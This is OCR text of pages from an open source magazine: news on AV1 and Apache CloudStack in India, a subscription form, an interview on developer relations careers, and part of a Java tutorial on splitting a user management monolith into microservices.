AOMedia's AV1 is an open source codec that is interoperable, open, optimised for Internet delivery and scalable to any modern device at any bandwidth. AV1 enables more screens to display the vivid images, deeper colours, brighter highlights, darker shadows and other enhanced UHD imaging features that consumers and businesses have come to expect – all while using less data.

"We're very pleased to welcome Snap Inc. to the Alliance for Open Media, highlighting our joint commitment to leverage AV1 to improve streaming media in new and cutting-edge ways," said Matt Frost, AOMedia chair and director at Google. "Snap Inc. brings a wealth of interactive video experience to support the development and adoption of AV1. Using AOMedia's open framework, Snap Inc.'s knowledge and expertise will enhance our collective efforts to deliver next-generation video experiences that incorporate augmented reality video capabilities and more."

changing two lines of code. GooseAI has been released as a joint venture between CoreWeave and partner Anlatan – the creators of NovelAI.

Apache CloudStack enables digital services across India

The open source Apache CloudStack infrastructure-as-a-service (IaaS) platform is helping India's 1.38 billion citizens gain access to government services. The country's topography and population density, with citizens residing in huge cities and outlying villages, make it difficult to bring digital services to India's population. Abhishek Ranjan, chief technology officer of CSC e-Governance Services India, spoke at the CloudStack Collaboration Conference 2021 about how the open source cloud platform is helping to bring government services to even the most rural parts of India.

To that end, CSCs (Common Service Centres), a government of India initiative under the Ministry of Electronics and Information Technology, are setting up digital kiosks and government services offices across the country to provide individuals with access to a variety of services. Citizens can use government health, banking, insurance, and communications services as a result of this endeavour.

CSC considered using a public cloud provider like Amazon Web Services or Microsoft Azure, but finally determined that building its own cloud was the best option, according to Ranjan. Because of the necessity for extremely precise controls and the jurisdictional requirements in India, CSC's only alternative was to construct and run its own cloud, as public cloud providers just did not have the capabilities to fulfil its needs.

The CSC team investigated various choices before settling on the Apache CloudStack project. Since 2012, CloudStack has been an Apache Software Foundation open source project.

According to Ranjan, CSC began by testing with CloudStack on a single server to learn how to install it. The system's ease of use and simplicity provided him and his team the confidence they needed to expand the deployment. That first deployment took place in 2016, and Ranjan's faith in CloudStack has only grown over the subsequent years.

CSC develops application services for India's citizens using the open source Apache CloudStack cloud base. The open source KVM hypervisor and the free source Ceph object storage technology are the key virtualisation technologies used by CSC in CloudStack. Logs and application monitoring are handled by Elastic Stack, while automation is handled by Ansible.

For more news, visit *www.opensourceforu.com*

EFYGROUP
YOURS SINCE 1969

Wanna Support Open Source For You?

Subscribe to the Magazine— so that we can keep promoting Open Source.

AMAZING OFFER

Pay for 6 Issues Get 12!

(Buy One Get One Free!)

WORLD'S LEADING PUBLICATION ON OPEN SOURCE

TEAR OUT — **ORDER FORM** — TEAR OUT

Please Tick (✓) Your Choice

☐ **Pay for 12 Issues Get 24 Issues**
and save 50%
(Buy 12 Issues Get 12 Issues Free!)
₹1440

☐ **Pay for 24 Issues Get 48 Issues**
and save 50%
(Buy 24 Issues Get 24 Issue Free!)
₹2880

☐ **Pay for 36 Issues Get 72 Issues**
and save 50%
(Buy 36 Issues Get 36 Issue Free!)
₹4320

To subscribe online, visit
https://tinyurl.com/y5kuv4la
OR SCAN THIS CODE

Name_____Organisation_____Mailing Address_____

_____City_____

Pin Code_____State_____Phone No._____ Email_____

Subscription No. (for existing subscribers only)_____. **I would like to subscribe to the above (✓)marked Open Source For You magazine starting with the next issue.** Please find enclosed a sum of Rs_____by DD/MO/crossed cheque bearing the No._____ dt._____in favour of **EFY Enterprises Pvt Ltd,** payable at Delhi. *(Please add Rs 50 on non-metro cheque)*

Please mark one (nearest) relating to your subscription: ☐ **Indian Company** ☐ **MNC** ☐ **R&D organisation** ☐ **Engineering institute** ☐ **College/School** ☐ **Any other (specify):**_____

Send this filled-in form or its photocopy to : **EFY Enterprises Pvt Ltd,** D-87/1 Okhla Industrial Area, Phase 1, New Delhi 110 020 | Ph: **011-40596600** | e-mail: **support@efy.in**

Terms:- # These rates are applicable for new subscribers as well as renewal by existing subscribers. # Can access ezine till your subscription is active # The rates are valid for subscribers within India only. # Please allow 4-6 weeks for processing of your subscription. # The subscription copies will be dispatched through ordinary post only # Subscription Agents will not get agency commission against this scheme # Disputes, if any, are subject to exclusive jurisdiction of competent courts and forums in Delhi/New Delhi only. * Replacement will be made if intimation of damaged / non-receipt of copies is received within 30 days of its publication ** After three months, if you are not satisfied with the magazine, your balance amount will be returned (Not applicable for gift offer)

Is DevRel a Role For You?

Are you a developer who loves to build relationships with developer communities? Are you looking for a transition from a coding role to one that involves developer relations? In a conversation with ***Rahul Chopra, Niraj Sahay*** and ***Abbinaya Kuzhanthaivel*** of ***OSFY***, ***Prashanth Subrahmanyam, developer advocate at Google,*** sheds light on this hot role with some practical advice to help you kick-start your journey.

Prashanth Subrahmanyam,
developer advocate at Google

Q. What does the term ‘developer relations’ mean?

A. Developer relations is a term that is probably overused or has different interpretations. There are cases where it’s aligned to the sales or marketing department in different companies. Some of them even term it as developer evangelism.

At Google, ‘developer relations’ is a part of a larger core engineering team. We work closely with engineering teams and with product management teams. We are expected to be technical experts in specialised topics and products, and are uniquely positioned to work closely with the developer community.

We talk to developers and try to get their feedback. I am a developer advocate for Google Cloud and we try to understand how developers view Google Cloud products and how they use them. What is it that they are looking for? What is their feedback about the Google products they are using? What are some use cases they work on, and how difficult or easy is it for them to use these products? What are the likes and dislikes? And so on…

We work both ways. We also give feedback to the developers based on their inputs. What are they finding issues with? What do they want to know more about? What will help them in their usage of Google tools and Google products? This is the kind of information we give back. It could be in the form of articles, blogs, videos, code snippets, and architecture documents, or maybe connecting with other people who have been in this space and are ready to share their experiences to benefit the larger community.

This two-way scenario becomes important because we are the zeroth customer for engineering teams. And as the product is being built, we act as advocates on behalf of developers for the product team work. We try to use the new features that have been released and channel the feedback to product management and engineering.

Q. What are the skills a developer advocate needs?

A. Looking beyond the necessary tech skills, I think empathy is the most important soft skill for developer relations.

Google Cloud is not one single product, but it encapsulates a whole suite of products. There is no single tech or list of skills required. As a developer advocate, I could select a product like Google Kubernetes Engine (GKE), for instance, and create videos and documentation on how it is built and how it should be used. Then the developers are forced to use it the way I am telling them to use it. This doesn't cut it. Hence, when I say empathy is important, I need to understand what the developers want to do with the product and how it will be used further. Hence, empathy is crucial.

With respect to technology skills, I will start by picking (say) three technologies and deep dive into those. For example, I personally enjoy containers, serverless, and AI/ML. We have a lot of serverless products in Google Cloud, and many that are available from other cloud vendors. If I just create tutorials on how to use the serverless products, it is probably not enough. I need to dig deep into my topic; for example, why should somebody use serverless?

I need to help users come to serverless given where they currently are. If I am a desktop developer, why is serverless important for me? If I am an on-premise customer, why is serverless important for me? If I want to move to serverless, how can I do that? What are the steps to do it? Does it take six weeks or a year? This is the depth in technology that is expected from someone in developer relations.

One should take up a few areas that one is passionate about and delve deep into them — how will somebody use these, how can someone that wants to use them get to the desired state, and so on.

Q. How has the developer relations role evolved over time?

A. Developer relations has been a core part of Google. For consumer products, we typically do user research and arrive at a good experience. However, there are products that don't hit end users directly, but somebody in between (developer) has to use the product and build something for end users. This is the way Google Cloud, Android platform, etc, have been developed.

> "We work closely with engineering teams and with product management teams. We, as developer advocates, are expected to be technical experts in specialised topics and products. We are uniquely positioned to work closely with the developer community."

Q. How do developer advocates maintain authenticity when balancing the needs of their company with that of the tech community?

A. To ensure balance, developer relations is a part of the engineering teams. When I am talking to developers, explaining something, I am helping them understand the space and what the product can do. So, for example, we work towards identifying the need - why they want containers and what is the problem statement they are trying to solve. Are containers really important for them? If not, we stop the conversation there.

For example, maybe what they are doing actually needs compute/VMs and not containers. We educate developers and help them understand what they need. We make people love our product and that's the way we approach any query.

Q. How is the success of a developer advocate measured?

A. We have to show our impact and the value we are bringing in. On one hand, there is the external feedback we get from developers. When we create articles or videos, the number of views is an important metric to note that people are consuming our content. We also get requests for doing sessions, events and community meetups, which indicate the demand for a product; these are measurable numbers.

On the product side, we try to help improve the product. The feedback that is accepted by the engineering or the product team is the impact we create on the product, and is measured as our success.

There are various ways to measure this. For example, some products have a Net Promoter Score. The more people want to interact and work with us, it indicates we are contributing something valuable.

Q. If one part of your role is interfacing between the outside world and the engineering team, does it give you the power to suggest the tech stack for the latter?

A. I wouldn't call it a tech stack. We help influence the external interface of the product at the level it is going to be consumed. If you look at an API or the SDK, we will influence how the community wants to use it. For example, say there is a product where we do the steps in the order of A-B-C, but find that the world outside is probably using the flow as A-C-B.

So we give that feedback -- that developers may want to use it in this way and we should allow our product to be used in the same way too. We should not say that the Google way is the only way to use the product. This is what we influence.

The engineering team will choose what tech stack it feels is the best for that particular problem and product, for example, Java, Python, frameworks, containers, etc.

Google is very cognizant about security and privacy and we ensure that every library we use -- third party or open source -- is vetted, secure and has gone through all the penetration testing and scans.

The development team has a choice from this buffet of approved libraries and languages, and is free to choose whatever it wants. So, as developer advocates, we don't get involved with this, but do help ensure the final product is successful.

Q. What are the biggest challenges you have faced as a DevRel expert?

A. The scaling is definitely one. India has so many developers and reaching out to everyone is impossible, but it is important to help users. We expect feedback from developers and would like them to raise issues that need to be addressed. That kind of feedback definitely helps us to fine tune the way we do things. We also definitely want people to realise that we are here to help them understand the topic. That's basically where I am stepping in and trying to help out. It's not a very difficult thing, but the more effort we put in and the more we connect with developers, the better it will be.

Q. What is the path for career growth in a DevRel role?

A. Different companies have modelled the role differently. DevRelers are expected to be technical. They need to know their products. People who are experts in containers, Kubernetes and building systems with containers could probably go into a solutions architect kind of role in that space, depending on how deep they are into it. But if somebody was just creating client libraries, that person may not have got the needed exposure in architecture and designing systems. So a solutions architect may not be the right path in that case.

"If you enjoy teaching, maybe you can start your own consulting firm and teach people. There are lots of interpretations of what DevRelers do, but there are definitely multiple paths that you can grow towards."

There are multiple streams of growth. One is the sales engineering side, where you are spending time, working with people, learning their problems, and explaining technology.

At Google, we are expected to be really hands-on and have technical depth, and hence we are close to technology and code. In such cases, growing as an engineer can also be a career path.

Because you are influencing the product - understanding the user's needs and impacting the way the product should be built - product management is another possible path.

If you enjoy teaching, maybe you can start your own consulting firm and teach people. There are lots of interpretations of what DevRelers do, but there are definitely multiple paths that you can grow towards.

And within the DevRel role itself, one can expand the scope of impact. For instance, if I did something for India and it worked out, I could probably take it to other regions and make this more global. So that way I am growing in the role itself, by increasing the scope of my influence.

Q. How can one move into a DevRel role from an engineering function?

A. If somebody is an extrovert, it's a great role to move into, but may not be as conducive for someone who is extremely introverted. For example, if someone has stage fear, events can be avoided. But there are many other ways one can work with developers, like writing articles, blogs, or maybe recording a YouTube video.

Communication and empathy are critical across all roles. A frustrated user may tell me a product is terrible. But if I go to my product managers and say this product isn't good, they will ask me for more information on what happened. What failed? What did the user want to do with the product? So there's a way in which I need to give feedback too. I put it up to my team stating that these are some of the things that are working the way the product has been built, but are probably different from the way the user expected them to work. Maybe this feature is not reliable. Are we monitoring this? What is our expectation in terms of reliability? All this needs good internal and external communication skills in oral or written forms.

The other aspect is the intention to spread knowledge. If you want to educate developers then you should take up such a role. This was important for me and that's what led me into this DevRel journey. I have grown as a software architect and as a tech lead. I mentor developers and engineers to ensure that they know how to use technology and match it to problem statements and requirements. END

The complete interview is available online at opensourceforu.com END

The Journey Towards Microservices

Designing applications around microservices architecture decomposes a monolith into a set of smaller and collaborative services. The icing on the cake is that we can evolve and scale each of the microservices independently of each other. This transition leverages the strong foundation laid by the object-oriented and domain-driven design patterns. This fifth part of 'The Design Odyssey' series demonstrates the evolution of a user management system (UMS) into a bunch of microservices.

For many, microservices are associated with Web applications, cloud services or at least REST API. Though there is a basis for such an impression, microservices need not always be designed in that way.

What is a microservice?

The basic premise of a microservice is that (in the words of Jeff Bezos of Amazon): "A team that can be fed with just two pizzas should be able to handle a microservice."

A monolith is a relatively large and complex application that is developed and deployed as just one unit, as shown in Figure 1. It offers multiple functionalities and that's why it tends to be huge, heavy and rigid. For example, it may be in the form of a single large WAR deployed on a Tomcat Web server. When the load on the server increases, the performance of the monolith falls. Also, adding new features to a monolith is a daunting and time-taking task.

When a monolith is decomposed into a set of smaller microservices, they evolve independently of each other. The microservices are usually aligned with the lines of business of the organisation. Each microservice covers only a specific business requirement. It corresponds to the concept of a sub-domain in the domain-driven design. It will have a domain model specific to its sub-domain. As we all know, a smaller domain model is easy to understand, develop and deploy.




Figure 1: UMS as a monolith

Each team can choose the best platform suitable to develop its specific microservice; yet the services at runtime collaborate with each other to deliver the business value. New services can be added easily and deprecated services can be decommissioned effortlessly.

These services may be exposed via a REST interface, messaging interface or any other interface to the Web clients, mobile clients, IoT clients or standalone clients.

When the microservices are containerised, orchestrated and deployed on cloud infrastructure, they can easily be replicated to scale horizontally!

Service decomposition

The first step in the journey towards microservices is to decompose the monolith. A careful inspection of the monolith gives us an idea of how to peel the slices of functionality from it and convert them into independent microservices.

The user management service (UMS) that we developed as a monolith in the previous parts of this series offers three primary functionalities: 1) To add users to the system; 2) To find a specific user in the system; and 3) To search for users based on some criteria. Apart from these, the UMS is also logging the user-addition events in a central place.

Let's name them *AddService*, *FindService*, *SearchService* and *JournalService*. Refer to Figure 2.




Figure 2: UMS as a set of microservices

Once the UMS is decomposed into the above four smaller microservices, each of them can be developed on different platforms in case such a polyglot environment is beneficial. For instance, *AddService* may be developed using Spring Boot on Java platform, *FindService* may be developed using Express on Node platform, and *SearchService* may be developed using Flask on Python platform.

The point worth noting is that these services are developed independently, even if all of them are developed on the same platform. The *AddService* might be released first, followed by the *FindService*. They do not share any codebase. Code reusability takes the back seat and service independence occupies the driving seat!

AddService

It's time to design the microservice for adding users into the system. The design still sticks to the fundamental principles of object-oriented design. In other words, we will follow the SOLID principles and use patterns like factories, adapters, etc.

By taking inspiration from the Onion model, which we have seen in the past as part of domain-driven design, *AddService* is also modelled on the lines of domain layer, application layer and infrastructure layer. The domain layer consists of only domain objects. The application layer acts as the gateway to the domain layer. And the infrastructure layer offers all the generic services.

The domain model

This layer primarily consists of entities, value objects and repositories. The domain model is presented in Figure 3.

As explored in the previous part, an entity is a domain object that is uniquely identifiable and mutable. What else other than the user can be an entity in the domain of *AddService*? Though the name of a user is not unique in the real world, for the sake of simplicity, let us treat it as the identity of the user. The identity must be immutable, but the rest of the entity can be mutable. For instance, the phone number of the user can be changed at any time.

Unlike the entities, value objects do not have any unique identity and are comparable only by their values. Usually, the




Figure 3: The domain model of *AddService*

primitive types with some sort of constraints are modelled as value objects. For example, the name of the user is modelled as a value object *Name*, since it is a string with some constraints like minimum length, maximum length, accepted characters, etc. Similarly, the phone number also can be modelled as a value object *PhoneNumber*, since it is a long number with constraints like length, positivity, etc.

Since the value objects are immutable, they do not offer any way to change their internals. In other words, they only offer getters, but not any setters.

A repository acts as if it is a cache of aggregates of domain objects. The *UserRepository* is one such repository that saves the user objects. Though the repository belongs to the domain model, the implementation is technology-specific. It may be implemented around MongoDB, MySQL, Cassandra or any other data storage technology. Since the domain does not depend on the technology, the repository implementation *UserRepositoryImpl* is kept out of the domain model.

The following is the implementation of the domain model on Java platform. The *Name*, being a value object, offers only a constructor and getters. The constructor may validate the input parameter for constraints before accepting. In case of an invalid parameter, an exception may be thrown. Also, since a value object is only compared with other objects by their values, the *hashCode()* and *equals()* methods are required to be implemented.

```
public class Name {
private String value;

public Name(String value) {
//TODO: validation
this.value = value;
}

public String getValue() {
```

```
return this.value;
}

@Override
public int hashCode() {
final int prime = 31;
int result = 1;
result = prime * result + ((value == null) ? 0 : value.
hashCode());
return result;
}

@Override
public boolean equals(Object obj) {
if (this == obj)
     return true;
if (obj == null)
     return false;
if (getClass() != obj.getClass())
     return false;
Name other = (Name) obj;
if (value == null) {
if (other.value != null)
     return false;
} else if (!value.equals(other.value))
     return false;
return true;
}
}
```

Like in the case of *Name*, the *PhoneNumber* is also equipped with constructor, getters, *hashCode()* and *equals()* methods, as it is also a value object. Here as well, the constructor may validate the input value.

```
public class PhoneNumber {
private long value;

public PhoneNumber(long value) {
     //TODO: validation
     this.value = value;
}

public long getValue() {
     return this.value;
}

@Override
public int hashCode() {
final int prime = 31;
int result = 1;
result = prime * result + (int) (value ^ (value >>> 32));
return result;
}

@Override
public boolean equals(Object obj) {
if (this == obj)
     return true;
if (obj == null)
     return false;
if (getClass() != obj.getClass())
     return false;
PhoneNumber other = (PhoneNumber) obj;
if (value != other.value)
     return false;
return true;
}
}
```

The *User* is an entity! Hence, apart from getters, the setters are also considered. However, as the identity is supposed to be immutable, there is no setter for the *Name* property.

```
package com.glarimy.ums.domain;

public class User {
private Name name;
private PhoneNumber phone;
private Date since;

public User(Name name, PhoneNumber phone) {
this.name = name;
this.phone = phone;
this.since = new Date();
}

public User(Name name, PhoneNumber phone, Date since) {
this.name = name;
this.phone = phone;
this.since = since;
}

public Name getName() {
     return name;
}

public PhoneNumber getPhone() {
     return phone;
}

public void setPhone(PhoneNumber phone) {
     this.phone = phone;
```

```
}

public Date getSince() {
     return since;
}
}
```

Following is the simple *InvalidUserException* class that merely extends the system defined *Exception* class:

```
package com.glarimy.ums.domain;

@SuppressWarnings(“serial”)
public class InvalidUserException extends Exception{

public InvalidUserException() {
super();
// TODO Auto-generated constructor stub
}

public InvalidUserException(String message, Throwable cause,
boolean enableSuppression,
boolean writableStackTrace) {
     super(message, cause, enableSuppression,
writableStackTrace);
     // TODO Auto-generated constructor stub
}

public InvalidUserException(String message, Throwable cause)
{
     super(message, cause);
     // TODO Auto-generated constructor stub
}

public InvalidUserException(String message) {
     super(message);
     // TODO Auto-generated constructor stub
}

public InvalidUserException(Throwable cause) {
     super(cause);
/    / TODO Auto-generated constructor stub
}
}
```

The *UserRepository* interface just offers the contract for the repository. Since the *AddService* only saves the user data, the repository is sufficient to offer only that one operation.

```
package com.glarimy.ums.domain;

public interface UserRepository {

     public User save(User user);
}
```

The *UserRepositoryImpl* somehow saves the user data using technology-specific implementation. For example, it may use JDBC to save data in an RDBMS. We will discuss the data layer at length in future.

```
package com.glarimy.ums.data;

import com.glarimy.ums.domain.User;
import com.glarimy.ums.domain.UserRepository;

public class UserRepositoryImpl implements UserRepository {

@Override
public User save(User user) {
     // TODO
     return user;
}
}
```

The application layer

This layer consists of DTOs, data mappers, and controllers. The application layer acts as the entry point to the domain service. In other words, it accepts the user requests and passes them to the domain layer.

In the case of *AddService*, the only kind of request that is accepted is to add a new user. The *UserController* offers the *add()* method for this purpose. It accepts a *NewUser* as the parameter and returns *UserRecord*. Both the *NewUser* and *UserRecord* are DTOs. Refer to Figure 4.

A DTO is just a data structure useful for carrying the data between the domain layer and the client. It does not carry any domain logic.




Figure 4: The application layer of *AddService*

Following is the implementation of the application layer. Being a DTO, the *NewUser* is a simple data structure. The DTOs do not apply any business rules or logic. Hence it is OK to make the attributes public.

```
package com.glarimy.ums.app;

public class NewUser {
public String name;
public long phone;

public NewUser(String name, long phone) {
     this.name = name;
     this.phone = phone;
}

}
```

Like *NewUser*, the *UserRecord* is also a DTO. The implementation is self-explanatory:

```
package com.glarimy.ums.app;

import java.util.Date;

public class UserRecord {
public String name;
public long phone;
public Date since;

public UserRecord(String name, long phone, Date since) {
this.name = name;
this.phone = phone;
this.since = since;
}

}
```

And, finally, the *UserController* is the one that connects with the domain model to serve the user requests. It may also connect with the other infrastructure like message brokers, email servers, etc.

These kinds of classes are popularly called Controller classes largely due to the influence of the MVC pattern and Spring framework. For that matter, they can be named as you wish. However, these classes follow a simple process in serving the user requests.

Controllers map the input DTO to appropriate domain objects, invoke operations on domain objects, convert the results back into DTOs and return them to the caller.

Notice that the domain objects are never leaked beyond the application layer and the domain layer never entertains DTOs.

The *UserController* also follows the same pattern:

```
package com.glarimy.ums.app;

import com.glarimy.broker.Event;
import com.glarimy.broker.Publisher;
import com.glarimy.ums.domain.Name;
import com.glarimy.ums.domain.PhoneNumber;
import com.glarimy.ums.domain.User;
import com.glarimy.ums.domain.UserRepository;

public class UserController {
private UserRepository repo;

public UserController(UserRepository repo) {
     this.repo = repo;
}

public UserRecord add(NewUser newUser) {
Name name = new Name(newUser.name);
PhoneNumber phoneNumber = new PhoneNumber(newUser.phone);
User user = new User(name, phoneNumber);

user = repo.save(user);

Event event = new Event(“”, “”);
Publisher publisher = new Publisher();
publisher.publish(event);

UserRecord record = new UserRecord(user.getName().getValue(),
user.getPhone().getValue(), user.getSince());

return record;
}
}
```

The *UserController* is also supposed to handle the domain exceptions, though it is ignored in the above-illustrated code. Another point that can be noticed in the code is that it is also connected to *BrokerService* for firing the events for journaling.

That’s all! Any microservice of this nature consists of such domain and application layers, at a minimum. All the remaining technical stuff is handled by the infrastructure layer.

Infrastructure layer

This layer consists of databases, message brokers, directories, file servers, email servers…and the list just goes on. The infrastructure is not specific to a domain, which is obvious. It is more technical in nature and may be available as frameworks, libraries, etc, off the shelf.

In our case, *AddService* is using *BrokerService* and a set of *Framework* classes. Let’s briefly explore them as well.

The BrokerService: This is an infrastructure service that offers a way for publishers and subscribers to stay in touch with each other, asynchronously. Publishers publish events to the broker and subscribers listen for the events. A full-scale broker design is not covered at this point. Just its API classes are good enough for the publishers and subscribers like *AddService*. Normally, these kinds of infrastructure services are offered by third-party tools like Kafka. In our case, we are building these in-house.

Our *BrokerService* offers an API that consists of *Event* and *Publisher*, as presented in Figure 5.




Figure 5: The API of *BrokerService*

```
package com.glarimy.broker;

public class Event {
private String topic;
private String message;

public Event(String topic, String message) {
     //TODO: validation
this.topic = topic;
this.message = message;
}

public String getTopic() {
return topic;
}

public String getMessage() {
return message;
}

}
```

And the actual implementation of the publisher is not that important for us, at this point!

```
package com.glarimy.broker;

public class Publisher {
     public void publish(Event event) {
       //TODO
     }
}
```

Generic framework: The *AddService* and many other microservices require some sort of framework to handle the common technical work. For instance, the framework may offer factories, builders, exception stations, proxies, decorators, and what not? Again, such frameworks are available in the market. In our case, we are building the framework as well. The simple model of our framework is presented in Figure 6.

